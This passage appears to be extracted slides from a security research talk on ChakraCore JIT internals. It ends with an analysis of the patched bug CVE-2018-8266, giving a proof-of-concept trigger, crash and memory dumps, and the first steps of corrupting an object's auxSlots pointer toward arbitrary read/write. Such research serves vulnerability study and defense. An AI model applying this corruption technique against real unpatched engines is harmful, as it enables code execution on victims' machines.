$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV [s2<s9>[LikelyObject].var+16].i64
                                           JMP      $L9
$L6: [helper]
$L10: [helper]
                                           CALL     SaveAllRegistersAndBailOut.u64
                                           JMP      $L11
$L9:
GLOBOPT INSTR:      s4[LikelyCanBeTaggedValue_Int].var = LdFld ...
                                           #
                                           #
    s4[LikelyCanBeTaggedValue_Int].var = MOV [s2<s9>[LikelyObject].var+24].i64 #
```

```

Line 2: return o.x + o.y;
GLOBOPT INSTR:                                     BailOnNotObject

    s32.i64      = MOV          s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64      = SHR          s32.i64, 48 (0x30).i8
                                   JEQ          $L12
                                   CALL         SaveAllRegistersAndBailOut.u64
                                   JMP          $L11
$L12:
GLOBOPT INSTR:      s3[LikelyCanBeTaggedValue_Int].var = LdFld ...

    s23.i64      = MOV          [s2<s9>[LikelyObject].var+8].i64
    s25.u64      = MOV          0 (0x0).u64
                                   CMP          s23.i64, [s24.u64 < (&GuardValue)>].u64
                                   JNE          $L7
                                   JMP          $L8
$L7: [helper]
    s26.i64      = MOV          s23.i64
    arg2(s29)(rdx).u64 = MOV      0xFFFFFFFF (TypeCheckGuard).u64
    arg1(s30)(rcx).i64 = MOV      s26.i64
    s31(rax).u64 = MOV          CheckIfTypeIsEquivalent.u64
    s28(rax).u8   = CALL         s31(rax).u64
    s27.u8        = MOV          s28(rax).u8
                                   TEST         s27.u8, s27.u8
                                   JEQ          $L6
$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV [s2<s9>[LikelyObject].var+16].i64
                                   JMP          $L9
$L6: [helper]
$L10: [helper]
                                   CALL         SaveAllRegistersAndBailOut.u64
                                   JMP          $L11
$L9:
GLOBOPT INSTR:      s4[LikelyCanBeTaggedValue_Int].var = LdFld ...
                                   #
                                   #
    s4[LikelyCanBeTaggedValue_Int].var = MOV [s2<s9>[LikelyObject].var+24].i64 #

```

Direct field access



```


Line 2: return o.x + o.y;
GLOBOPT INSTR:                                     BailOnNotObject

    s32.i64      = MOV          s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64      = SHR          s32.i64, 48 (0x30).i8
                                           JEQ          $L12
                                           CALL         SaveAllRegistersAndBailOut.u64
                                           JMP          $L11
$L12:
GLOBOPT INSTR:      s3[LikelyCanBeTaggedValue_Int].var = LdFld ...

    s23.i64      = MOV          [s2<s9>[LikelyObject].var+8].i64
    s25.u64      = MOV          0 (0x0).u64
                                           CMP          s23.i64, [s24.u64 < (&GuardValue)>].u64
                                           JNE          $L7
                                           JMP          $L8
$L7: [helper]
    s26.i64      = MOV          s23.i64
    arg2(s29)(rdx).u64 = MOV      0xFFFFFFFF (TypeCheckGuard).u64
    arg1(s30)(rcx).i64 = MOV      s26.i64
    s31(rax).u64 = MOV          CheckIfTypeIsEquivalent.u64
    s28(rax).u8   = CALL         s31(rax).u64
    s27.u8        = MOV          s28(rax).u8
                                           TEST         s27.u8, s27.u8
                                           JEQ          $L6
$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV [s2<s9>[LikelyObject].var+16].i64
                                           JMP          $L9
$L6: [helper]
$L10: [helper]
                                           CALL         SaveAllRegistersAndBailOut.u64
                                           JMP          $L11
                                           #
$L9:
GLOBOPT INSTR:      s4[LikelyCanBeTaggedValue_Int].var = LdFld ...
                                           #

```

Direct field access without  
any checks



**s4[LikelyCanBeTaggedValue\_Int].var = MOV [s2<s9>[LikelyObject].var+24].i64 #**

# How does Chakra do it? (FullJit)

The magic happens in the Global Optimizer

3 passes on the CFG:

1. one backward pass: go over each block backward, for each block go over each instruction backward
2. one forward pass
3. another backward pass (deadstore pass)

# How does Chakra do it? (FullJit)

The magic happens in the Global Optimizer

3 passes on the CFG:

- 1. one backward pass: go over each block backward, for each block go over each instruction backward**
2. one forward pass
- 3. another backward pass (deadstore pass)**

**Implemented in lib/Backend/BackwardPass.cpp (~ 9K loc)**

# How does Chakra do it? (FullJit)

The magic happens in the Global Optimizer

3 passes on the CFG:

1. one backward pass: go over each block backward, for each block go over each instruction backward
- 2. one forward pass**
3. another backward pass (deadstore pass)

**Implemented in lib/Backend/GlobOpt\*.cpp files (~ 30K loc)**

# How does Chakra do it? (FullJit)

The magic happens in the Global Optimizer

3 passes on the CFG:

1. one backward pass: go over each block backward, for each block go over each instruction backward
2. one forward pass
3. another backward pass (deadstore pass)

Entrypoint in `GlobOpt::Optimize()`

# Backward pass

Not the most interesting for a security researcher

Goes over each block backward. For each block go over instructions backward

Information is gathered for each block

Information of each successor block is merged when processing a new block

Can perform some simple optimization like instruction rewriting, certain folding optimisation, etc...

Basically helps gather “future” usage data.



# Forward pass

This is what we care about

Goes over each block forward. For each block go over each instruction forward

For each instruction call multiple methods which will deal with certain instructions (switch statements everywhere)

Information is gathered for each block

Information of each predecessor block is merged when processing a new block

Will perform most of the magic that will lead to really optimized code

# Forward pass

```
function addition(o) {  
    return o.x + o.y;  
}
```

```
for (var i = 0; i < 1000; ++i) {  
    addition({x:i, y:1337});  
}
```

Output after Backward pass (-Dump:GlobOpt)

Line 2: return o.x + o.y;

```
s3[LikelyUndefined_CanBeTaggedValue].var = LdF1d s7(s2->x).var  
s4[LikelyUndefined_CanBeTaggedValue].var = LdF1d s8(s2->y).var  
s0.var = Add_A s3.var, s4.var
```

# Forward pass

```
function addition(o) {  
    return o.x + o.y;  
}
```

```
for (var i = 0; i < 1000; ++i) {  
    addition({x:i, y:1337});  
}
```

Output after Forward pass

```
Line 2: return o.x + o.y;
```

```
BailOnNotObject s2<s9>[LikelyCanBeTaggedValue_Object].var # (BailOutOnTaggedValue)  
s3.var = LdFld s7(s2<s9>[LikelyObject]->x)[LikelyUndefined_CanBeTaggedValue].var!  
# Bailout: #0000 (BailOutFailedTypeCheck)  
s4.var = LdFld s8(s2<s9>[LikelyObject]->y)[LikelyUndefined_CanBeTaggedValue].var!  
s0.var = Add_A s3[LikelyUndefined_CanBeTaggedValue].var!,  
s4[LikelyUndefined_CanBeTaggedValue].var! #0008 Bailout: #0011  
(BailOutOnImplicitCalls)
```

How did we get there from the previous IR?

# Forward pass

Line 2: return o.x + o.y;

OptInstr(instr)



```
s3[LikelyUndefined_CanBeTaggedValue].var = LdF1d s7(s2->x).var  
s4[LikelyUndefined_CanBeTaggedValue].var = LdF1d s8(s2->y).var  
s0.var = Add_A s3.var, s4.var
```

# Forward pass

Line 2: return o.x + o.y;

OptInstr(instr)

...

OptTagChecks(instr)



```
s3[LikelyUndefined_CanBeTaggedValue].var = LdFld s7(s2->x).var  
s4[LikelyUndefined_CanBeTaggedValue].var = LdFld s8(s2->y).var  
s0.var = Add_A s3.var, s4.var
```

# Forward pass

Line 2: return o.x + o.y;

```
OptInstr(instr)
...
OptTagChecks(instr)
```



```
s3[LikelyUndefined_CanBeTaggedValue].var = LdFld s7(s2->x).var
s4[LikelyUndefined_CanBeTaggedValue].var = LdFld s8(s2->y).var
s0.var = Add_A s3.var, s4.var
```



```
switch(instr->m_opcode)
{
case Js::OpCode::LdFld:
case Js::OpCode::LdMethodFld:
case Js::OpCode::CheckFixedFld:
    // Retrieve opnd's sym
```

# Forward pass

```
OptInstr(instr)
...
OptTagChecks(instr)
    ↓
switch(instr->m_opcode)
{
case Js::OpCode::LdFld:
case Js::OpCode::LdMethodFld:
case Js::OpCode::CheckFixedFld:
    // Retrieve opnd's sym

```

Line 2: return o.x + o.y;

→ **s3[LikelyUndefined\_CanBeTaggedValue].var = LdFld s7(s2->x).var**  
**s4[LikelyUndefined\_CanBeTaggedValue].var = LdFld s8(s2->y).var**  
s0.var = Add\_A s3.var, s4.var

# Forward pass

Line 2: return o.x + o.y;

```
OptInstr(instr)
...
OptTagChecks(instr)
```

```
s3[LikelyUndefined_CanBeTaggedValue].var = LdFld s7(s2->x).var
s4[LikelyUndefined_CanBeTaggedValue].var = LdFld s8(s2->y).var
s0.var = Add_A s3.var, s4.var
```

```
switch(instr->m_opcode)
{
case Js::OpCode::LdFld:
case Js::OpCode::LdMethodFld:
case Js::OpCode::CheckFixedFld:
    // Retrieve opnd's sym
```

```
Value *value = CurrentBlockData()->FindValue(stackSym);
ValueInfo *valInfo = value->GetValueInfo();
ValueType valueType = value->GetValueInfo()->Type();
if (valueType.CanBeTaggedValue() ...) // will be true
    valueType.newValueType = valueType.SetCanBeTaggedValue(false);
    bailOutInstr = IR::BailOutInstr::New(Js::OpCode::BailOnNotObject, ...)
    instr->InsertBefore(bailOutInstr);
    ChangeValueType(nullptr, value, newValueType, false);
```



# Forward pass

Line 2: return o.x + o.y;

```
s3[LikelyUndefined_CanBeTaggedValue].var = LdFld s7(s2->x).var  
s4[LikelyUndefined_CanBeTaggedValue].var = LdFld s8(s2->y).var  
s0.var = Add_A s3.var, s4.var
```

```
Value *value = CurrentBlockData()->FindValue(stackSym);  
ValueInfo *valInfo = value->GetValueInfo();  
ValueType valueType = value->GetValueInfo()->Type();  
if (valueType.CanBeTaggedValue() ...)  
    ValueType newValueType = valueType.SetCanBeTaggedValue(false);  
    bailOutInstr = IR::BailOutInstr::New(JS::OpCode::BailOnNotObject, ...)  
    instr->InsertBefore(bailOutInstr);  
    ChangeValueType(nullptr, value, newValueType, false);
```

Insert the bailout instruction




# Forward pass

Line 2: return o.x + o.y;


```
s3[LikelyUndefined_CanBeTaggedValue].var = LdFld s7(s2->x).var  
s4[LikelyUndefined_CanBeTaggedValue].var = LdFld s8(s2->y).var  
s0.var = Add_A s3.var, s4.var
```

```
Value *value = CurrentBlockData()->FindValue(stackSym);  
ValueInfo *valInfo = value->GetValueInfo();  
ValueType valueType = value->GetValueInfo()->Type();  
if (valueType.CanBeTaggedValue() ...)  
    ValueType newValueType = valueType.SetCanBeTaggedValue(false);  
    bailOutInstr = IR::BailOutInstr::New(Js::OpCode::BailOnNotObject, ...)  
    instr->InsertBefore(bailOutInstr);  
    ChangeValueType(nullptr, value, newValueType, false);
```

Update the value type



# Forward pass



# Forward pass

There is of course a lot more happening

This is to give a rough idea of what is happening inside the forward pass

We'll introduce some key concepts used throughout the forward pass

# Symbol liveness and kill mechanism

```
function opt(o) {  
    return o.x + o.y;  
}
```

```
for (var i = 0; i < 30; ++i) {  
    obj = {};  
    obj.x = 1;  
    obj.y = 2;  
    opt(obj);  
}
```

```
o.x == obj->auxSlots[0]  
o.y == obj->auxSlots[1]
```

Ideally we expect our compiler to generate something like (no redundant auxSlots access)

```
RDX = MOV obj->auxSlots  
RDI = MOV [RDX]  
RAX = MOV [RDX + 8]  
ADD RAX, RDI
```

When optimizing **o.x**, the forward pass will see that this will trigger an **auxSlots** load => set the **auxSlots** symbol of **o** as live going forward

When optimizing **o.y**, the forward pass will now know that the **auxSlots** symbol is live and it can use that info to let the Lowerer know the **auxSlots** pointer is available

# Symbol liveness and kill mechanism

```
function opt(o) {  
  let tmp = o.x;  
  // some ops  
  return tmp + o.y;  
}
```

What if the **auxSlots** pointer of **o** is reallocated?

We don't want to use the previously fetched **auxSlots** value (well maybe we do as security researchers :)

```
for (var i = 0; i < 30; ++i) {  
  obj = {};  
  obj.x = 1;  
  obj.y = 2;  
  opt(obj);  
}
```

# Symbol liveness and kill mechanism

```
function opt(o) {  
  let tmp = o.x;  
  // some ops  
  return tmp + o.y;  
}
```

What if the **auxSlots** pointer of **o** is reallocated?

We don't want to use the previously fetched **auxSlots** value (well maybe we do as security researchers :)

```
for (var i = 0; i < 30; ++i) {  
  obj = {};  
  obj.x = 1;  
  obj.y = 2;  
  opt(obj);  
}
```

If an instruction might cause the **auxSlots** to change, the forward pass has to **kill** the symbol associated with the **auxSlots** pointer so that it is reloaded properly.

# Symbol liveness and kill mechanism

```
function opt(o) {  
  let tmp = o.x;  
  // some ops  
  return tmp + o.y;  
}
```

```
for (var i = 0; i < 30; ++i) {  
  obj = {};  
  obj.x = 1;  
  obj.y = 2;  
  opt(obj);  
}
```

What if the `auxSlots` pointer of `o` is reallocated?

We don't want to use the previously fetched `auxSlots` value (well maybe we do as security researchers :)

If an instruction might cause the `auxSlots` to change, the forward pass has to **kill** the symbol associated with the `auxSlots` pointer so that it is reloaded properly.

**Basically same mechanism used through the JIT compiler code to properly deal with type informations, etc....**

One major source of bugs is when the JIT fails to kill certain information when it should (lots of bug associated with that)



# Forward pass

Simple enough right?

# Forward pass

Simple enough right? Well....

The CFG might not be made up of a single block:

- Loops
- Conditional statements

Lot of different things to keep track of:

- Variable aliasing
- What to restore in case of bailouts
- Behaviour of slow paths has to be modeled perfectly
- Range analysis for bounds check removal
- Much more....

# Forward pass: Loops

Blocks making up the loop bodies will have information true on:

- Loop entry (i.e. the first time we execute instruction inside the loop body)
- Subsequent iterations (once we have taken the loop back-edge)

Forward pass essentially has to run twice on each of these blocks

First pass is referred to as **LoopPrePass**

Things can and have gone wrong due to that :)

# Forward pass: Loops

```
function opt() {  
    var a = {x:1};  
    var ret;  
    for (var i = 0; i < 10; i++) {  
        ret = a.x;  
        a++;  
    }  
    return ret;  
}
```

# Forward pass: Loops

```
function opt() {  
  var a = {x:1};  
  var ret;  
  for (var i = 0; i < 10; i++) {  
    ret = a.x;  
    a++;  
  }  
  return ret;  
}
```

JIT will know that **a** is an object when it is created and its type

Might be tempting to use inline caching again

# Forward pass: Loops

```
function opt() {  
  var a = {x:1};  
  var ret;  
  for (var i = 0; i < 10; i++) {  
    ret = a.x;  
    a++;  
  }  
  return ret;  
}
```

JIT will know that **a** is an object when it is created and its type

Might be tempting to use inline caching again

**But this specializes a to a number**  
**=> not a pointer anymore**

Thanks to the loop pre-pass, the compiler will deal with that

# Forward pass: Loops

Once again, previous example is “nice” to deal with

Things can be way trickier

Microsoft recently fixed two of my bugs related to that under CVE-2019-0590 and CVE-2019-0593

=> Fix in ChakraCore's GitHub if you want to check it out

# Deadstore pass

Same algorithm as the backward pass to go through the CFG

Removes redundant code mostly

Not super interesting in and out of itself (most bad decisions will be a consequence of problems in the forward pass)



**CVE-2018-8266**

# CVE-2018-8266

Bug I reported back in June 2018

Found with fuzzing (JIT fuzzing is an interesting subject that I will talk about at Infiltrate)

Fixed in August security updates

Relies on mis-modeling by the JIT of internal data structures changes

# CVE-2018-8266

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

# CVE-2018-8266

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Run this on a release build of ChakraCore and you get:

```
chakracore!Js::DynamicTypeHandler::SetSlotUnchecked+0x30:
  mov qword ptr [rax+rdx*8],rbp ds:00010000`41414151=????????????????
0:004> r rbp
rbp=0001000000000001
0:004> r rax
rax=0001000041414141
```

# CVE-2018-8266

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Run this on a release build of ChakraCore and you get:

```
chakracore!Js::DynamicTypeHandler::SetSlotUnchecked+0x30:
  mov qword ptr [rax+rdx*8],rbp ds:00010000`41414151=????????????????
0:004> r rbp
rbp=0001000000000001
0:004> r rax
rax=0001000041414141
```

Somehow the `auxSlots` pointer of `o` has been corrupted with `0x1000041414141`

# Refresher: ObjectHeaderInlined

```
var a = {x: 0x414141, y:0x424242};
```

stored with a layout called ObjectHeaderInlined

__vfptr	type	0x0001000000414141	0x0001000000424242
---------	------	--------------------	--------------------

# CVE-2018-8266: Analysis

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **ObjectHeaderInlined** layout

# CVE-2018-8266: Analysis

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **ObjectHeaderInlined** layout

Access properties to make sure relevant symbols are marked as live to allow optimization



# CVE-2018-8266: Analysis

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **ObjectHeaderInlined** layout

Access properties to make sure relevant symbols are marked as live to allow optimization

Add a new property

# CVE-2018-8266: Analysis

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **ObjectHeaderInlined** layout

Access properties to make sure relevant symbols are marked as live to allow optimization

Add a new property

Repeatedly call the inline function and set the a property to **0x41414141**;

# CVE-2018-8266: Analysis

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **ObjectHeaderInlined** layout

Access properties to make sure relevant symbols are marked as live to allow optimization

Add a new property

Repeatedly call the inline function and set the a property to **0x41414141**;

Not meaningful JavaScript code but it's not ludicrous code

# CVE-2018-8266: Analysis

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **ObjectHeaderInlined** layout

Access properties to make sure relevant symbols are marked as live to allow optimization

Add a new property

Repeatedly call the inline function and set the a property to **0x41414141**;

Not meaningful JavaScript code but it's not ludicrous code

**The key is in how these objects layouts differ and how adding a property will affect them**

# CVE-2018-8266: Analysis

a = {a: 0x4141, b: 0x4242, c: 0x4343}

# CVE-2018-8266: Analysis

a = {a: 0x4141, b: 0x4242, c: 0x4343}

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001bc`15360b00
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00000000`00000000
```

# CVE-2018-8266: Analysis

a = {a: 0x4141, b: 0x4242, c: 0x4343}

a.d = 0x4444

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001bc`15360b00
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00000000`00000000
```

# CVE-2018-8266: Analysis

a = {a: 0x4141, b: 0x4242, c: 0x4343}

a.d = 0x4444

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001bc`15360b00
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00000000`00000000
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001bc`153715c0
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00010000`00004444
```



# CVE-2018-8266: Analysis

a = {a: 0x4141, b: 0x4242, c: 0x4343}

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001bc`15360b00
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00000000`00000000
```

a.d = 0x4444

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001bc`153715c0
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00010000`00004444
```

Type has changed but layout has not: still using **ObjectHeaderInlined** layout

# CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343,  
     d: 0x4444}
```

# CVE-2018-8266: Analysis

a = {a: 0x4141, b: 0x4242, c: 0x4343,  
d: 0x4444}

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001a6`1acf0b40
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00010000`00004444
```

# CVE-2018-8266: Analysis

a = {a: 0x4141, b: 0x4242, c: 0x4343,  
d: 0x4444}

a.e = 0x4545

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001a6`1acf0b40
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00010000`00004444
```

# CVE-2018-8266: Analysis

a = {a: 0x4141, b: 0x4242, c: 0x4343,  
d: 0x4444}

a.e = 0x4545

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001a6`1acf0b40
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00010000`00004444
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001a6`1ad01600
000001BC`1536C040 000001a6`1acfa580 00000000`00000000
000001BC`1536C050 00010000`00004141 00010000`00004242
```

# CVE-2018-8266: Analysis

a = {a: 0x4141, b: 0x4242, c: 0x4343,  
d: 0x4444}

a.e = 0x4545

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001a6`1acf0b40
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00010000`00004444
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001a6`1ad01600
000001BC`1536C040 000001a6`1acfa580 00000000`00000000
000001BC`1536C050 00010000`00004141 00010000`00004242
```

```
0:004> dq 000001a6`1acfa580
000001a6`1acfa580 00010000`00004343 00010000`00004444
000001a6`1acfa590 00010000`00004545 00000000`00000000
```

# CVE-2018-8266: Analysis

a = {a: 0x4141, b: 0x4242, c: 0x4343,  
d: 0x4444}

a.e = 0x4545

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001a6`1acf0b40
000001BC`1536C040 00010000`00004141 00010000`00004242
000001BC`1536C050 00010000`00004343 00010000`00004444
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030 00007ff8`5ca858d0 000001a6`1ad01600
000001BC`1536C040 000001a6`1acfa580 00000000`00000000
000001BC`1536C050 00010000`00004141 00010000`00004242
```

```
0:004> dq 000001a6`1acfa580
000001a6`1acfa580 00010000`00004343 00010000`00004444
000001a6`1acfa590 00010000`00004545 00000000`00000000
```

Layout has completely changed, first two properties are still stored inline to reuse space and other properties are now stored through the **auxSlots** pointer

# CVE-2018-8266: Analysis

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

What happens if the JIT compiler fails to account for the layout changing and omits the type check?



# CVE-2018-8266: Analysis

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = 1;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = 0x41414141; ←
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

What happens if the JIT compiler fails to account for the layout changing and omits the type check?

**This will end up overwriting where o.a previously was which is now the auxSlots pointer!!!**

# CVE-2018-8266: exploitation (getting full R/W)

We can overwrite the **auxSlots** pointer of an object with a JavaScript value.

However we can't produce valid pointer values from JavaScript so we can't directly set it to a controlled pointer => we can't set it to an arbitrary address

Even if we could, we can't set valid pointer values as properties => we can't write arbitrary values

We need to further corrupt other objects !

**ArrayBuffers** are always always a good target :)

# CVE-2018-8266: exploitation (getting full R/W)


```
obj = {}  
obj.a = 0;  
obj.b = 1;  
obj.c = 2;  
obj.d = 3;  
obj.e = 4;  
obj.f = 5;  
obj.g = 6;  
obj.h = 7;  
obj.i = 8;
```

```
target = new ArrayBuffer(0x200);
```

First we create an object in the global scope and set 8 properties. This ensures that we can write to these properties without having the type changed

# CVE-2018-8266: exploitation (getting full R/W)


```
function opt(o) {  
  var inline = function() {  
    o.b;  
    o.e = target;  
  };  
  o.a = "1";  
  for (var i = 0; i < 10000; i++) {  
    inline();  
    o.a = obj;  
  }  
}  
  
for (var i = 0; i < 360; i++) {  
  opt({a: 1.1, b: 2.2, c: 3.3});  
}  
  
opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```



Then we use the corruption so that **o->auxSlots == obj**

